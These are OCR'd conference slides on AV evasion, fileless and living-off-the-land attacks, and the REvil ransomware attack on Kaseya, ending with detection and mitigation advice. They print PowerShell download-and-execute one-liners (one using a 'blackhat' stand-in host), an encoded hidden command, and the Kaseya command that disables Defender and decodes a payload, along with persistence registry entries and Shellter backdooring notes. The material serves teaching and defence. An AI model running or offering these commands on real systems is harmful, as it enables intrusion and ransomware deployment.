


www.emsisoft.com via torrentfreak.com, Nov 2013

- If you did it, now look at this…

Basic manual backdooring





A PoC using Shellter


- Shellter is equipped for re-encoding any local 32-bit independent Windows application.
- Since we are endeavoring to stay away from Antivirus detection, we need to abstain from whatever may look suspicious to AV programming, for example, stuffed applications or applications that have more than one area containing executable code.
- Shellter is designed for taking any of these 32-bit Windows applications and installing shellcode, either your custom payload or one accessible from such apps as Metasploit, in a way that is all the time hidden by anti-virus programming.
- Since you can utilize any 32-bit application, you can make just about a vast number of signatures, making it almost unimaginable for anti-virus programming to distinguish.

RSA

Fileless – LotL attacks

Living off-the-land attacks

- A Living off the Land (LotL) attack describes a cyberattack in which intruders use legitimate software and functions available in the system to perform malicious actions on it.
- Living off the land means surviving on what you can forage, hunt, or grow in nature.
- LotL cyberattack operators forage on target systems for tools, such as operating system components or installed software, they can use to achieve their goals. LotL attacks are often classified as fileless because they do not leave any artifacts behind.



Fileless attacks

- **Memory only malware** — Malicious Remote code such as EternalBlue and Duqu
- **Non-PE files** — Hiding scripts in the registry, WMI or GPO (e.g. Powerliks and Kovter
- **Fileless loadpoint** — Documents with Macro, PDFs with Javascripts and scripts (VBS, Javascript, Powershell…)
- **Dual-use tools** — Using benign tools such as PsExec or ProcDump to do malicious actions

Living off the land attack chain

Attack	Persistence	Payload
Exploit in memory (eternal blue)	Memory only malware e.g. SQL Slammer	Dual-use tools e.g. Netsh
Email with Non-PE file e.g. document Macro	Non-Persistent Persistent	Mamory-only payload e.g. Mirai DDoS tool
Remote script dropper e.g. LNK with Powershell from cloud	Filless persistence loadpoint e.g. Jscript in registry	Non-PE file payload e.g. Powershell script
Weak or stolen credentials	*Regular non-fileless method*	*Regular non-fileless payload*

Non-PE files

- Scripts are very popular, especially PowerShell
- Many script toolkits available
- Scripts are easy to obfuscate and difficult to detect with signatures
- Scripts are flexible and can be quickly adapted if needed

```
Powershell.exe -nop -ep Bypass -noexit -c
[System.Net.ServicePoint>manager]::ServerCertificateValidatorCallback = {$true};
iex ((New-Object System.Net.WebClient).DownloadString('[REMOVED]'))
```

```
Powershell.exe
(New-Object System.Net.WebClient).DownloadFile
('http://example.com/~blackhat/iesecv.exe',"$env:APPDATA\scvkem.exe");
Start-Process ("$env:APPDATA\scvkem.exe")
```

```
Powershell.exe -nop -w hidden -encodedcommand
JABzAD0ATgB1AHcALQBPAGIAagBIAagBIAGAdAAeAEkATwAuAE0AZQBtAG8Ac
gB5AMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANAB
TAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWAA2ADMATwBpAFMAaABi
AC8ASABQADgASwBQAHEAUgBLAEwAVQAyAEMAagA1AGcANABXADEATgAxAFYAVQBCAFEAUQBCAFQAZgB1A
GEAawBVAGoAeABaAFIAbwBIAGsA
```

Common malware use cases for Powershell

Downloader

Powershell script used to download payload to disk or memory.
Often used in email attachments such as WSF or document macros

Loadpoint

Powershell script used as persistent loadpoints on Windows
Often stored completely in registry (fileless) as in infections like Kovter or within WMI

Lateral Movement

Powershell script remoting to execute on remote computer (Invoke-Command)
Download and execute Mimikatz, etc… in order to steal credentials

Detection challenges

- If no file is written to disk ➡ security measures might not work
- Lack of indicators of compromise (IoCs) for sharing
- Common malware does not always use a loadpoint anymore

RSA

A real case from the field

REvil

- This breach is software supply chain attack, the victim was Kaseya.
- Kaseya VSA is an IT management suite, commonly used for managing software and patching for Windows OS, macOS, or third-party software. Unlike the SolarWinds attack, the attackers' goal was monetary gain rather than cyber espionage.
- The attacks have been attributed to REvil, ransomware was first identified in April 2019 according to MITRE. REvil is a ransomware family that has been linked to GOLD SOUTHFIELD, a financially motivated group that operates a "Ransomware as a service" model.

Kaseya attack

- The ransomware was delivered via a malicious update payload sent out to the Kaseya VSA server platform. The REvil gang used a Kaseya VSA zero-day vulnerability (CVE-2021-30116) in the Kaseya VSA server platform.
- The “Kaseya VSA Agent Hot-fix” procedure ran the following command:


```
"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -
DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection
$true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection
AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe &
C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f
c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe
```

- The above command:
  - disables Windows Defender,
  - copies and renames certutil.exe to %SystemDrive%\Windows,
  - decrypts the agent.crt file.

- Certutil.exe is mostly used as a “living-off-the-land” binary and is capable of downloading and decoding web-encoded content. In order to avoid detection, the attacker copied this utility as %SystemDrive %\cert.exe and executed the malicious payload agent.exe.


Agent.exe


- The agent.exe contains two resources (MODLS.RC, SOFIS.RC) in it as shown in the following image.



- Agent.exe dropped these resources in the windows folder. Resources named MODLIS and SOFTIS were dropped as mpsvc.dll and MsMpEng.exe respectively.
- MsMpeng.exe is an older version of Microsoft's Antimalware Service executable which is vulnerable to a DLL side-loading attack.
- In a DLL side-loading attack, malicious code is in a DLL file with a similar name which is required for the target executable.

Agent.exe





- Agent.exe then drops MsMpeng.exe and mpsvc.dll.
- After dropping these two files, agent.exe executes MsMpeng.exe
- When MpMseng.exe runs and calls the ServiceCrtMain, the Malicious Mpsvc.dll loads and gets loaded and executed.

Ransomware Execution

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

- During the loading process the DLL the malware uses '**CreateFileMappingW**' and '**MapViewOfFile**' APIs functions to bring code in memory and decrypt it.
- The malware removes some unused magic constats from the header in the process to evade AV and EDR tools (for example the MZ, the 0x4D5A value) executing the malware as a shellcode.
- During its execution the malware decrypts and bring its config file in memory as a JSON format.
- Then changes the local firewall rule:

```
"netsh advfirewall firewall set rule group=="Network Discovery" new enable=Yes"
```

Ransomware Execution

- It creates the following Registry entry:

```
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\BlackLivesMatter
```

- The following values are added in

```
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\BlackLivesMatter:
```

```
96Ia6 = {Hex Value}
Ed7 = {Hex Value}
JmfOBvhb = {Hex Value}
QIeQ = {Hex Value}
Ucr1RB = {Hex Value}
wJWsTYE = .{appended extension to files after encryption}
```

- The malware adds registry values under the following Registry Key.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

```
AutoAdminLogon = 1
DefaultUserName = {Current User Name}
DefaultPassword = "DTrump4ever"
```

- With the above Registry values, windows will automatically log in with new account information.

Ransomare execution

- The malware executes the following commands to force the computer to boot into safe mode with Networking:

```
bcdedit /set {current} safeboot network
```

- Also, malware add the same command in Registry under

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
```

```
*MarineLePen = bcdedit /set {current} safeboot network
```

- Finally, a ransom note is dropped using a random filename for example


“s5q76-readme.txt”.

Mitigation anyone???

Conclusion

- Nearly all targeted attack groups use system tools or fileless injection techniques in their attacks
- Sandboxes, Antivirus and EDR solutions are often not able to handle these attacks properly
- Fileless or LotL attacks are difficult to detect as they leave less traces and are less obvious than other attack types
- Application whitelisting will not protect against these attacks and tactics
- Script attacks, especially PowerShell and WMI are very common nowadays

Technological support



- Non signature-based detection is the future of EDR to enhance prevention
- EDR technologies are converging and are more focused on post-execution detection nowadays
- But Full EDR features are for SOC and large enterprise hunting
- EDR will expand to integrate with UEBA capabilities – user risk scoring on top of malware detection…

Mitigation & Best Practices

- Monitor the use of dual-use tools inside your network
- Block remote execution through PsExec and WMI (if possible)
- Enable better logging and process the information (if possible)
- Enable advanced account security features like MFA and login notification (if possible)
- Protect against password and credential theft with behaviour based security solutions
- Enforce tight controls upon RDP technologies adopted inside the perimeter


RSA